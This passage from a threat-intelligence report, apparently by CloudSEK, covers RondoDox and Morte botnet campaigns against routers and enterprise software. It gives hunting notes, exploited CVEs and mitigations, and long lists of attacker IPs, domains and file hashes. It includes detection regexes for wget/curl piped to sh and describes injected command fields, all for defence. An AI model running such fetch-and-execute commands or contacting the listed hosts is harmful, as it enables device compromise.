
- Description: Devices fetch scripts from web hosts and likely poll for commands or report status to HTTP endpoints (observed repeated script fetches and command patterns).
- MITRE: **T1071.001 (Application Layer Protocol: Web Protocols)**.
- Hunt: Watch for periodic HTTP GETs/POSTs to suspicious hosts/IPs, especially from many devices.

11. Use of web admin UI helper pages as attack surface (`wlwps.htm`, `wan_dyna.html`, `login.shtml`, etc.)

- Description: Targeting specific vendor UI pages that expose fields which get logged/processed on the device and can be injected into.
- MITRE: **T1190**.
- Hunt: Search for requests to `wlwps.htm`, `wan_dyna.html`, `login.shtml` containing unusual payloads in query or body.

Exploitation of Old CVEs (Often exploited by other botnets too)

- **CVE-2019-17574**
 - PopUp Maker WordPress plugin vuln
- **CVE-2019-16759**
 - vBulletin pre-auth RCE
- **CVE-2012-1823**
 - PHP-CGI query string handling RCE



CloudSEK has been observing these logs for several months, and our customers have already been alerted if their technology stack was found to overlap with the targeted vectors from this campaign. From July 2025 to August 2025, we saw an attack spike of > 230% - after which the threat actors wised up and revoked

access to the logger server. We can ascertain with high confidence that the threat actors will continue rapid exploitation and will considerably expand the list of targeted devices in the next 6 months.

Impact

Direct Enterprise Targeting

Enterprise Application Exploitation:

- WebLogic deserialization attacks
- Struts2 OGNL injection attempts
- JNDI Injection

These attacks directly compromise enterprise infrastructure, potentially leading to:

- Data exfiltration and intellectual property theft
- Lateral movement within corporate networks
- Ransomware deployment as secondary payload

Supply Chain and Infrastructure Risks

Network Infrastructure Compromise:

- Evidence: Systematic router exploitation affecting corporate edge devices
- Evidence: NTP server poisoning attacks that could affect time-sensitive enterprise operations
- Evidence: DNS manipulation attempts through diagnostic interfaces

Third-Party Risk:

- Small business routers and IoT devices becoming attack vectors against enterprise clients
- Compromised service provider infrastructure enabling attacks on enterprise customers

Operational Impact Assessment

Business Disruption:

- Botnet recruitment could consume network bandwidth affecting business operations
- Compromised devices may participate in DDoS attacks targeting enterprises
- Network instability from infected edge devices

Security Operations Burden:

- Increased incident response workload from multi-vector attacks

- Need for enhanced monitoring of both web applications and network infrastructure
- Resource allocation for threat hunting across diverse attack surfaces

Recommendations

Immediate containment & remediation (prioritized)

1. **Egress blocking:** Block outbound HTTP/HTTPS/effective ports to the network IOCs.
2. **Inventory & isolate:** Identify devices with web admin access exposed to the internet or on internal networks, especially those using default creds; isolate those showing the injected POST patterns (NTP/syslog/hostname fields containing wget/curl).
3. **Firmware & credential fixes:** Change default credentials, update firmware where vendor patches exist, disable remote management (remote syslog/NTP/diagnostics) if not needed.

Detection (SOC/SIEM):

- Sigma: match POST body params + suspicious characters.
- Suricata/Snort: regex for wget.*\|sh or curl.*\|sh in HTTP body.
- Hunt: high CPU + JSON-RPC to unknown IPs.

Prevention (Network/SecOps):

- Block TFTP/FTP egress from IoT segments.
- Egress filtering → only allow whitelisted update servers for routers/firmware.
- Segmentation → isolate IoT from production.

Response (IR):

- Quarantine any device showing outbound mining pool comms or executing /tmp/morte.*.
- Collect /tmp contents, last executed shell commands, and process tree for forensic evidence.
- Reimage devices that can't be patched.

Appendix

IOCs

RondoDoX Downloader IP

74.194.191.52

Downloader sha256

6a77842da45c4f0668ff880e129ffbce8e7980ea73fd10bd66124133bed88aff
160036783c4e7be0a1c9032ec876d47f8b898a0555af4e5fff2ee19a189dfd49
c6cfa8bef8beedb731bbd10a299d3b8dfa5b0af4fce65f6357dc3ce2c9a95721
ebe51f66b2aa42396427b187ae9db031b2bdc91f7b48143f81c439c3c11ef14b
c7c4613cc71d869b85ca7ee000b5a87c07c2e76dd65b3a8d1ab63c39f4db5437
c2be84ecfdb2970f2fa2e4c0e1f4e8eb39b17ee271838490ff847900e8a88fa7
24457ee666362a72a3af8267655413ea26b3a05df6e768b467bdfa5fefbaa14c
01ae333d518131775dfd3ab76832cb4796cda88630ba7b4b9ce2446ec9192b39
1cfed5e3963fd22823a63fe44ba533a014dff9528b44c9c2b620c81963d595ce
b05278dcd9f975eb202ce08185ec834f5703e476fa2ab421b62f5418ad6d6789
a93430a7f67b31d8309cd90f8d4181199aafafa9951980dc4d28d9ebaaa747ef
e4213debf201d6a1a59683ed1f4db239eac28e604908bcf0720235bbc36ffc28
cd84c2b486ee129be3334bf006794e84f0b316f9bd96cd84c893b0c92be1f9b9
da0d9103eece609071b8bdb1702566c49752d8bb2e0736421cd9555539920ecc
bfde10dfc3aa82e605021372817fa24fda7e00f51726097d65b57d531640c05a
08beb97841e761dd8e34d677d1ed6164a259b9ada3c8e4c26e2b25d47011bfd9
a11a49b298eda9b4557da2a1386c4ea4fd1f0867de5662ad8232bd82cc155253
80947823295dfcb0abcce6c092df506050a6dc90b45538cea594dd27cad45709

RondoDox Payload sha256

B6302061d56916a2357796eee3b5b69c6e2e5286200751f6e4083f7495413c2d

RondoDoX Downloader IP

83.252.42.112

Downloader sha256

104a156bcf995c35c09ffd27aef713d6d14265e3852fc7184ba046d097a6099e
687210cdcacfd17e2ca63d3a50d1df5230bb6677b9a322947a7de24c7264d273
75e9249bdd7603dbc3fbd436bb76432d495854848b154a53b3e38028a6e75e51
934480cd70614fce7c08386e4c9725cc066b1ff2b4e71b1fef05a3f9b530bc10
488affb270e54bbe67cd1f182479af477b2f77653b7816ab4ae488df5708dcc4
6b6b2d77d6cf3fb3df97c93e0a098f00e956d9edc873822ddf45ffeeaaa654eb
b099f6e1a182f6f3184585b0f3c25e56b20e953c86888a9df816e31f4fe98614
740c763906290324a78c78afafb5d894c75f723ba4b1e16c29ae7b4468a7ad13

RondoDoX Payload sha256

c11bce7a2a07e1da4921a97e0c73445a49130dc87bea22ca938568840f11f5fb

Morte Downloader IP

196.251.73.24

PDNS

h3x.pro

riseonid.com

pixelcheat.com

fbbsbf.work.gd

vansync.net

revoltreps.xyz

batmanansaak.com

bennamynale.com

Downloader sha256

E62ab4b92943ca82c0a8956f59b75cd613fdc8cdd570ad9358eff03c3f9c9d94
0dd836ae6250cb86b18aab0ec8187ae427a2c35acb4ff9a1f674ecc8c016d613
1021124ad2a144ca265da5ab016a35ef68515a9509b4da1df284d27f3e8181a5
1e1f6c1fb49319b786423ddc304f3f2884439d5734e2248ac84686abdafa7a72
B5f2b5c49abc59e95b1ced01ae0b68ba8e40c3b7bb87a924dadfb90f5813cf10
13965237353de749da4cd8bd464341ac00c1bd447205948f4eaab8ad4128575f
B7b27434c69d07768debb963f2f9671ba28f7a43db8fb0b71f88f3c6a12f8e26

Morte Payload sha256

0a31a2b27d64ebb90bd4da3d559f15d2063bded6e3a483c0ca5992e668701040
144d5ae1d0db3c3c21067aaf3b402a39545f9685699c8911505da3a2b870b56b
1ddf64fd5213bde78365e952de3b477132f851b69eb54161bd9aeba07569776
3db334c7d3ae21838546be3c5a3cd94ba8413c5399057a556c705a428ff5020a
411fd9556702558bc9a84fbbccce86cc50e0448c76110d740c7c6ffde3f74f8e1
5134c07fe2921ed427fb88847d34c770fbe678e46e76bff9362eb9f6c12f284f
54dd1e566f1724107bed730f1d47b640420c9f7d4cde19cb74fa6ddfa8d2bd3f
5f96d6595450ccc90cbff474f5f0217a894af4969d9584df8acb3127128c73e2
60bf7d9cf1901a70cf383c3e06fb8e2a54c41934530a51aa727c86fa6ca0db84
6e18c95f1a7262d6aea2245234a44076991b911f3b81b8e425577e969351f128
719930bd0437838f6f172b05c2944b80e49a8287ed9fc92c3966c530429a00ef

73fcdeb4b8b936726c487fbd618c369e6791cd0479b9416e824e0672146b389c
769bfbe181d6c751ce11bdb36a006ddd94dc3519e540622157a1789b32eb2301
7829a58159c23e7448074f9622df119e2ad841de1ce6be1fee030e12b707928f
7df3f116bd545e0f69afed4155150177550e0c814d04d15b75fe0f38bb93ef8e
7fc35dc4571950f5696542da35b710f4347bbdda00daa6218cddf53e21ea9434
98504a4fc097331b4ee145b7b6ea8f070d2466ad15cbd9406a2e181eabd7526d
a737b3f294b5cf96af98cc27de2ab502a7a6b5bc135ff7ec8cf678bd7efac6c2
b1d98ff50ec918a023e73f6a40dd2f15736559350225bac3f11dd3400fa909c4
b3751043e99f5193c42353d2809a37b9d2ff1589b4d1088008cdada10b81a693
c8fffeae657056e0ea113e924eb7dfc9f918a7133de5b87ee816f975af8d7fbd
d8c9267a8c2da78c2144ed544e44bbbc92836cf996e36daa6e6cdce2e3267280
d9a34178d6522ccf847a0989aa27bbb35eb3126c10d14ccea1add6d46509407b
dd508273b367c44c06dbabb4146b49e6ef711f224eb826d336b3cc4814cf4183

Morte Downloader IP

196.251.73.215

PDNS

servizioclienti.moood.com

codingvix.win

Downloader sha256

3d2acd9571f1e62e42aaf6d34a320d96eb07a1d4b16cce9dc74885aeb0b03f4f

Morte Payload sha256

017e0409a066dbdb4e9bcd23c61d9291a3d54256a80448b743a4a9bba8bb9cc9
02af458cf620bd6e98533ef1c2fe8716198692540d52df0ccd7aab230cfd2e2e
067d87a9ee49d7d062eb630ae4b57d699ef58ceebe952b8fb76027f9f45d37d0
08516780febe4d87e6104cd34e313ec0542dfd6ab0e51022f0d4e00e2a533c20
08ffe7487e234a06e2acb096983d7443c7b00f90bf445a06ef4e09148a478c57
094f1631edf2abe4a260dfd8766389865b1638b56998490d0369880bcd12be60
09b59c56685eec32cb847b6596ffd452c2ecc580212d2ef58bbba09f78b67003
0e52d033bcb8ca53b513ae4c0ac901b993f5ec5e732bc10b27d70eaafe60b49e
0fbb60cc24c52b4ebefe9c571539b5ea47fe5e3e178e2a531ddb3761ef387138
11bd2cda2a6315e143aec63a920da90ae9edc3043b356054aaab79945bd248d9
152d3cd8fdcf411cb76cd5166cbbcab197a6e3f628cb629ec9b1a3b306115943
18d54d39538607dac051384f4b7e78f2c487d16c2e6733c91aea81b316ecb56d
18e0e0cd43bdce7385a631cc8832102e6f19e47901fd69037ac9219406878eaf
1a62aabc26ace9ee3e99e2dff5a2237f8a1f1e36dfbfc2c9bf5f6beb8d00f1
238adec437f07a61e8a65e2558300f99e2988c99775b94f8c38c6744c28b7ab5
26dc8a154484017a25ffabea4913787deea9e18145bac9e1255ff5a6d3f3903e
2f81eecda6cc7f20da6439c4870021067e77d924adb11206864f4e06b3b8340a
3961a75af731cdb770f376bd50ecd5cea81e13c2fcc479cdde05ccebcb46b6ff0
43442091727d4878b37bc2068abf199773ff16618113d6e2bf04b15ccbc92bbc
44b299674f9c153f6dc7e33c3818a50e421f7438d1ba66aca4e457711c3c24d3
4592ef0799bfb634da2979f8add16807e462417dca1b4ea24f673283419e4fe9
4b8a0d8113d0f2d71abc0fef204c1a05d3144c59e727666e519283489693f116
4f71b1a7dc2a703920cdac311a30b1304418713a81d5a398a4a37854fae0fdc3
4f85d87e84d9d23662b1415a53adb1d4ef769e164402ad0f0379ac092943745d

537bf941eb034d76632909f39a03d5e018f433c09be32d7bd6c4b9d89d1fe764
58e5c0e92a34c1b8ffbcaa3ed4c1ce07a7c59713de91db85a9538e4cd30b3e4f
59b3203f2b441ebf264430497c62016e776f47df7c43f833feeb31880fd62245
5a092f65a52d77137dde6cc1b53874cf909528f1d66d6742f3e62404e512124c
5b3f35b7c2c012a831c993568d6cc015845fcc582153735cb961c31c53df65fd
5e196f07c1a9c937ff51ff24dacf1241fd5a81b0c739cf6d38d91bc788facaef
61f69aabb3fbf02f4949303c4e9186b751d1b4d4f4def32ba7c60f1ddbde844f
6244c78bd40beca01eb50d36ea02c544086fb7c18db247b6d377c69a7cf43264
62a70e26cea6c21fcdf3750479ba6222e1a655b26f05978bdd04ea221722f0e7
6622164c76b52290e0fedd1eea0ce0940188f8ac40db272eb0627ace7628b3fe
66780cf0592d9280e4cd9585cc9988ce7eafa33f304eac55c74a9cf86c45c6b7
698667fc332fcb81cea9f159327e5722a893d7aedd686b27f166f38571357bef
7530228f8f2c854bd6b3a5b1c6eba9f554bc37f69d195fb0355eabdbfa790f26
77bf000b573937f22d5148457ee45e5a5e3101e2883b22762022af4a777ec816
7a4f1498b4a6e5de57a25031367cf72e29ba1004864eb8d423cce37e7ad878ce
7daefacc7ccae8d1c15d9b0cccab50dde796f2eb5bb148578afbc125234e79ef
7de8085dd54c5ea46dda7f42c2c4da30088dc43e27e46f40defa96f23f5a2a52
8050ec65efbb445d6bd099f068342236a9d394bb2a9c656017c7380bf556dd11
81b4606ae76cb246009f3ce2184bb5c5cf515b981ea9116b4f94fa698cf38d6b
820b03d5a49edbb445af07ee82b9a19b92ab61a43fb6445163c73fe738277e01
845fcc0e26efd160e72a91b828123181576d1d39d7c53c9554f4a12a384c4feb
858120997d689583e3a189b286ddd6fe2133908ab4afa3ffde7139c5025a47c9
88b4e7b3b661043782a622103320e8dd017a9038c2ca860c5cd25cd5fb1390cb
892f1020ed1260154f87c95953dc7776f0776831869e351e933cd50090af0bf0
8a7f3adca300252b01ccc9e90617778fd64cb80b573fae0ab0912705a1286960

8cf5b3dd0da448bf6e5b511f3aa89469ece74adbc0f097cdde8748f34ff55e83
8d47b68e5fa45c6625c3a2cedcd75818ec8355727b43725033b9f036c67980c9
8df551c09822334c3ad968689a59a455aed95e6e9f05926aa655e62a76a38010
8ec8a4a505943fbb76f601fcb4246decef20471732415d6005c185e66319a294
931cbdbd945158782a5fbdbba8d3ad4c35a5d87a72620cff7f1f1ab25d223b53
9a6145e29e4d7bfddd2da5415b9f336751fab42a22171d0a3447f8e6f69337e8
9bb52a52333d217dcaf57bad27370a8ef23b16ace93231d84f1dca5da09ebbc3
9c1d0e5b6c55e53852079d4753f8a9ab697182b85491f7320bc229570ad6cfa6
9d7510164b019863e739af71467f02ed24e869802006a5243b056a09b9a3d14a
9e251fa8a75dd9e996fea205262572cfd4a365cb87d97c5da9d1309b1e4a9866
a97fb9dd7c82646e0548f98b11fdc930ea343475687efa126c301b327aab3d64
b143ebb10a45d6429eab70e2ec761fd924aaa4e501e7afa4df07d55f70918335
b2d4b16bcf66093f5be264752992755372807c39058419dd9c46f4908cbbb008
b3b1d1bab6c3709c8efd394705e1b022464568a84e946c0ac51c28adbf937edd
b64df94bd25ba3e65417665e1f806db47ec22022ebf45e9d1ce958f5c41a2e33
bae11209e00ae609bd04b2b0133fc3157d7d8935c6f56c53af024ce92b0474b7
bb2ca39c529fb47b9c5b20337a9f2a6641b3a33a803fe9276d8d1ea5cedc1713
bc978e183115ceaf9f1040a7bd15c9ad6e3e28b654919d4b0eaeaff9cba1fe92
bf0db8389c98d53ba46075e0374740b01761278374186eed878c8bd1b5f71494
c2bc223a2d9c0716ae88f1f3c197342982753679782d2bf685eb0b0098fb3191
c378c489c2f6032e101099aaa1c3f2f43229b9e90c45ebf066e1c4beb2eff5fa
c57d189b1faea439ea980dda5dbc0c61e2def18c2371432bb16264e180c5b900
c917d2c51800086971b84cee1a0c2b12a3b9c850174a33ba8a95e4471f515a6c
d196b85e9b52e237cc9134703f9a12470828ddbcb8a85c8c33d51bf38376dbd1
d3ed6b5a0c4ec05b2b5193b2629b031b287375f42d3c65ccb2d2f379a958f4ca

d7572b58ee47dbdeae76c48ddc7694df2e28b3b3b9d2fdf26afab36160c1edd9
dcddc95b14c719c29f93d54765b627391f9b786afe367b1607d202d45ed7095f
dd1b6595a3a898630f14f8a55a695c2e501cbeb3c909bff9ceb29537c2127ab4
de11f05dadf2dd1b1375e49b2a66880c3dee07a57d4734cf978c511e93f917f3
e301f41aebb02108925bb3ae53351ef72ffb6372860354823eda58ff248d0248
e311bb2604c82d557ec60e6532f7f11d97c2542818d4d9a2f687782ad464ddf2
e516acf9e3631e81fa069323c77e8887df93afacb7f249307d368ce7f582ec98
e5781b1a1f909174f8eeaa6230b6020e6689228004a3ff602d408e70b8ba613d
e656926beee61ada6d06880d8b23a47941231d04c90683fe9ea2edb12980b71f
e8099bae8e84278b060f8651d0f601d2e3de08797024a0a13dba0138b3095b43
ead6279e3c1ca7ede8e5c806c66ae0f216a03324dcb9b2f74d4cc2056a61afb9
ec1aacb4a23240116482a22c28de83b6b78748f95c27a945e9ec537e9559a615
efcad9a031901d0823648170f8dc48bfb900de28465e0d47914f570c277bb923
f0052efe0540166be322a991f7e7852df07d63680ba3ca777eca8d0f221b6916
f036a7842232a000fd0a07d87feddd0d7b8b54b3d32f7d92a2addcca2d563548
f09e6e1a395d58e2c6d5ad6e91333092ed93ae683a9b1a1932453c6691a22b42
f119403285eef07d9138abe3c75708d320a75f105d421d343816a6922dd4b697
f594d0435ca182b5710fb6dd73d857b569796b1bc753b6378d9210fc38609c69
f7f5eeb0efe3331ac5d871f986fd151b178a597fde1c27fd61c8fc877f34b909
fd44997c47597eb9482d9809d312b806bf78a3c079c38e1c5d008c96de8c2750

RondoDoX Downloader IP

38.59.219.27

Downloader sha256

0034fc44a680a82c0eb4363f4518ae440762e01be889578cb7c97b95addcb7a4
016b8ae331b07c1105bd7655f8c03e41b2a77160c2a2d078735eccea113377db
0afe0aa708c4c4ea25f9a469a966131e71ee4577b0565907506ec95de706c7fa
150f7023321f6cad656fb1bb3a49b80af9227b9bdaa7701e7ab4ee2134aabee4
1e4a09452a2589e2a7a45861c2d0d9ab64a10b7cf85c5305626ceda42f04aad7
20d7381289a69bf1ac872115966c077a0ddc051cdaa471f84c3de001730fc329
2119a832d7fdc716ad3d25a6a24d68ebea89bf83b75cc3f1af4a819b02eed0c9
2e50ce7e9006e54230f1f4a41834c9f399d4827c76adac7856ec886bbaee74e2
30b920be901552efe10e1a31aa0bcf1cc1a6d80362a05b18f389e50d708a820f
31c53b574afc60e93baf89705c79e60930f941b5ee39312487d5592075446282
330ba45ed910b8f58fb877925a8805b622b85cb0b53303db6692c620ed9fe06f
3bee65805cf64d18416db4b93b39445f811973be8d6a3d27e4824f7a357b4680
3d09667d95259a5ad840eeacbc908fccce5568f2a6db4631dc495c5dd908704c
449eea07c930cdbc8578adb0c64d0084f6f4f06ac59d2bcf60ea62c5f49906a
4588c4cff03b1e2cb02b271411e802f9b22a3df56f45955bf8d999001a40d951
4936b3dcd458b3f456a70d0bfaaf65e0fe2ebff1ceb7749d99728383252cd6ff
4d65dab6ddb631b0cd6ef02ae2cb27074a3fff5ac994040e7da7e33d7f29e1ce
4faf724e04f2f99bebdba866ae0524daac68a4fd39978cd184f0d0e220089338a
4fbd6e2a55085dd7aeaa02b652e4c2f976f6570f808cdf811aa3ed3a825dc4f6
51aaeaaee8247d57cc00eda44eff6cbdb6cf34106f14c2f4fc8aeb07e57ac9182
53ee0597b17f04e64c13610d197a01c9c77b1f9091469e2791ac0f50d00589ec
557710c25ea918abe511313ebe0d31ed1e5fd257ae651dab24337ca6dd2854f9
68f02ab53ddf7567e19085e69a2a6e4d05a8e2aa227d79a6a95cdf467b498eaa

6bab2342b0219903a04c5daae8d708fee94564d421c441702c45d4dd053a1bcb
6e90294ccc305bf2b5c92dedd5d1b7deb09637fa70c5e967daead7722a38f8f8
7367c29bde6156754a7050fbfe6aec0f6f4d3cc10755a32717737ab97919dfdb
73d874fd4a47cc0f87a018abfeff6d95a0b44c92aac7b0e167f362faebf27ae5
7562196faa42a7b48025e23cbf339fb037fc113a7865fdb7a1e046d35fc31af
790c702a2a0555ad5e2247529bea874a13b54f7c110eafa983812875de5c7c8a
858cc47303e8ec19220761edda116f796dd2cedf5e8e69f67d148d9e3c18ca21
894504d960094ac1ec6536805c8b100cb922d36d3a200c3f32a46d5c1931f94a
911b7afb3b5e90864bacfd9c1ad3bcd1a1da9d59b1772861350b8050acd7cccd
921afcaa272c4e91e3ffdd3caa6be9cf15158012ce348259fe0713c4993bc207
93657fc33f8fea945a36baacb4285ea1782ade1c4ac89e72834f071411bb7433
9d01f22140ee25bf9d0586c3ac69085a112c6eada777507fcb60bb5fb97d4ad8
9d715717f22571f1f1e0ab1fb7e4aec3f51518eac3836b34cad802a2e7c6618b
9eaf864706b4af01b072047602bd4f967d5932d100045cbdad7d756c0b5acecf
a2ccba362bb22904644b274825fe3fa15fddd538c0b95a7025cebeba3c48a30
a68738555ee905f1edaba7f186b409f643905380d6219d6f38088423330d1cdc
b207103d7c9f263112172aeaa40a30728a258d3a6b9657c239a44edff54b2be1
be412fbb07f2672d1037df11b0df5c4487e04a8efe230a86dc3a3e009f64a0c6
c208e4dab23f467b8f819c87425f6c447572958aa3213d7700378eb3fec4ed5a
c683d218217f4fa313e76495ae83f70c5939330a1683582e0dd8b45a1cfeeb14
ccb15699c3a8919103625760a464f41f5bddbb557831bbe28d4372cdf86246b2
ce470bb82abd85799a1127e3b9f008eeb7a484f850809c11da05f007d6a56b2d
d3003128d18cc3059d4e2d6b66aa9bae88ffed15800c09d3365b9a669cdf1c1d
d8b81d78dcc18600ece71efc946d9fa0dd13179525be32d1f863b5300ae776d1
daf4ab697214ca58c6bf3c717ac71a3542f4f8757db3747b49970e8a58cf21f0

dc3814b339f6e855df9f46fc6dd5b66b7d2f1f4d030cb8db9d57dacfe428d098
e9546bfe823ae24c15943d4e172ea10c02f8b605f60670bf41e5c057d4a19ccc
f5ae13a01b9c45aa255a6203cc6d1258114979f37c187c42ec40aa5f131a0ae4
fb888f04522562e5698cdd087ee1194c3e8aa16f46363ef5f2e88047adae3813
fe87b474d3c1047b36b1678435e757633ea1e3e39b395bc3117bb82c1d7d52ad
ffe81884e410452dad4fe2136021660fe9de0713979a9b1acb3dc290912dca59

RondoDox Payload sha256

0007753861fb69c10422b231e0936ce160ccae376283468d418896e101428ea8
2fbbbb11a6db89285247f84c132c22fede669fee467df602b5ea2cae89923554
604803b682af78fb2ec64053675a1f317f5eeada36ee6e30cc893981bbe4a484
6f1e5656bee86924ec74f2e2b5edfcab34a2f3c59edd233469cbfd09d7b0c64c

RondoDoX Downloader IP

196.251.66.32

PDNS

fbi.mikuchannel.site

www.top1miku.duckdns.org

top1miku.duckdns.org

hbtXHuy.duckdns.org

Downloader sha256

43555b43706dd29cee526bdf1558296e203d500ceb10287896a060cf839fc783

8df3986c1c1391c6e7e765c2ceca28e0d4286a2edf54119d352b38d35ec2f583
e40d671c6b92e4dda4c444d6e650e1dfa6d2f2bd7e0bdebb10e27b3a224c7de3
9d7e867c46b20c3e48c259e12bc1da28be4c1a34cf8969154666db652e7d1258
31634c4474561da7783a19b9146ac8a2c851562bb06f2a37047114f81518c898
88f866570b6d393287a7fd8261aabb61a5962372196362b44d96fa6b5c2dd9d3
18ddb0a7822dd854bb44ad9932f2b1a0ad1356006dc7668e96db6e8f8b9ae33c
81243c851e87fd9d49574f187c5e8d8e091cfa03d2ba8d467deb74abcb6d2df6
a191850c98273f0d60bd06090d76aa219b669a79e418e8345ab598ee9313af8c
c05abe4b3d1b6a71c57e7387bf0711050ebc63cbacd2fd12866d84d71a1a8eb9
0d3c6dec1814514a59f3b14b158032c5cbbb0d2089cff442ab3d54d85c7ff172
2bd286e80d145c988f670f92a2928f7e9778f3987976eaf40a926bc21c60529e
e18ada282a9283c02c7f53d77c24e62b73fe93253bc42e30241430ee4a57365c
774296dc835184ef72238da2e6b2a04af6928cca5342ecf878cd22444bde7d79
f570f1c72f39cf5b034f2c2abb460d0c0ab057ad2a13906d222528021d56d6e
3cbe5b835de7b544104ecc48bed27c76c931c8ae1e1fbe1f6f7fb2a5e335eaa0
1152af0af51881ef76a40ae9cc1c981668ffe07139f9f618e0de15ac944dfa7b
226204c1da8091eb6a2b6dc4786f81cf02f4692d28ec9b88e47917d2fbb9db54
ad4a9a1ead2962ccaeb223a50dce69b127d64576aa03d32411e66f4db5d435e8
2f6217e3a6dc893d9357e909c2794d8a2a5e39cc525f3fc96da1cdb14c1588b8
010ba2ee7ff600411e8db9407557395c7828819fd61bfd9ad2ecf623a8cac263
d8820baf277ae265d7e23a5f96d4eaafa6632b778b34b452e7f730d24a7444d8
3738069ea39be3cf4bc06852b00ffa1dcd62a5cc7decc9c4b243dc75353955a3
e8d20c029bc55bfd0f3666db04f91c3d918e2b1277d669f90430d5049ca7d2eb
ec92aba591e653b5004e972de1ae80c32a75b866c909aefc18f54d990545341b
068540494a1d92ba7fce68acf8197cac6cf34cc4a6bbb9aa21f78a97682492bc

97f86b4eb4e11909969e62c1e09f24ddd3c42728039e3d90e75a4f41e75b37b7
ec0ccf1307f3fe16862c60581a912ceaac855a7559937b9eb7d2a1e8d9ac409a
b3c468d1cbe948b919d1988fb5f8f43dc26d5f6409fb955a12d253c3d919811b
8dd5ab575299373a94bc5475aeb6c46a6c5935710674e23c07115df3a37ccc01

RondoDox Payload sha256

0081bdf4fdd13e6d46668a998eaa02e7bb0ec8328e8b93890bc66a1f380c485b
029e59c11947eaedcd96e84c523021e57e43850c33a228d6dc3131f7c2dc5052
02caf575d834e72d3343ef99aecfdc3e68b5b35cc53593c6c6ec26d8768d55f8
02fb1cb6593bf3f0e582506efa6593dcda3ac4863fd6af23838ab63d5c3edbee
05bb4a3491ddf037a4282c6fdb19406103dd8acdedbfca229768dcddbb156b77
0646c4f60e7d094e94e16033922e25ce0384624ac70b325f60092c3220c49667
06485ea5d06c468419ee3c1b932a77071b66ea3fa6bb8a6e21e2ae15e1907bd4
07ca7d3c5ff4bd81a33cdd509611e431ac79463a5ac1bee393911e38623587fe
0863171adbd8ec2b2b0a1faa55437a9b128a13ae8bfa883711ca325136cd0247
16e05b03065878bffc59ca73e380b98d7d39092461fe6b8f9816c3a6f87d65e1
31d27402724ac6f7fab6f2adcf2ad2cc9ba0820565564b3c768380449ed9c596
386ed38648148fb805047a802ac6c25485bee146667b0a7f0940b388630a0285
39c5117678abf9305629d0444cbf76c976889dbeb1e9cc5af79dd70da8671fb4
3c9fcf17257d8cc57069c4cb98bbb050655658d72f1ee54812e9296ad76a89b9
3de3fa9555bee8fa8a2162bde42cc025e3f10908075f847c14053620d6b7e92d
3ee23e7f86ea534b22cc65e80027ad5136872084bb5225390425fd1a3fa0defb
40aedb517fe4ed596a49e228af0e92281bbd0edd0a9839074ffccf720d09a589
45496e3b4eb7086a58792e4fc434c686bee43b8f465e5c4568260360bf4f81f8
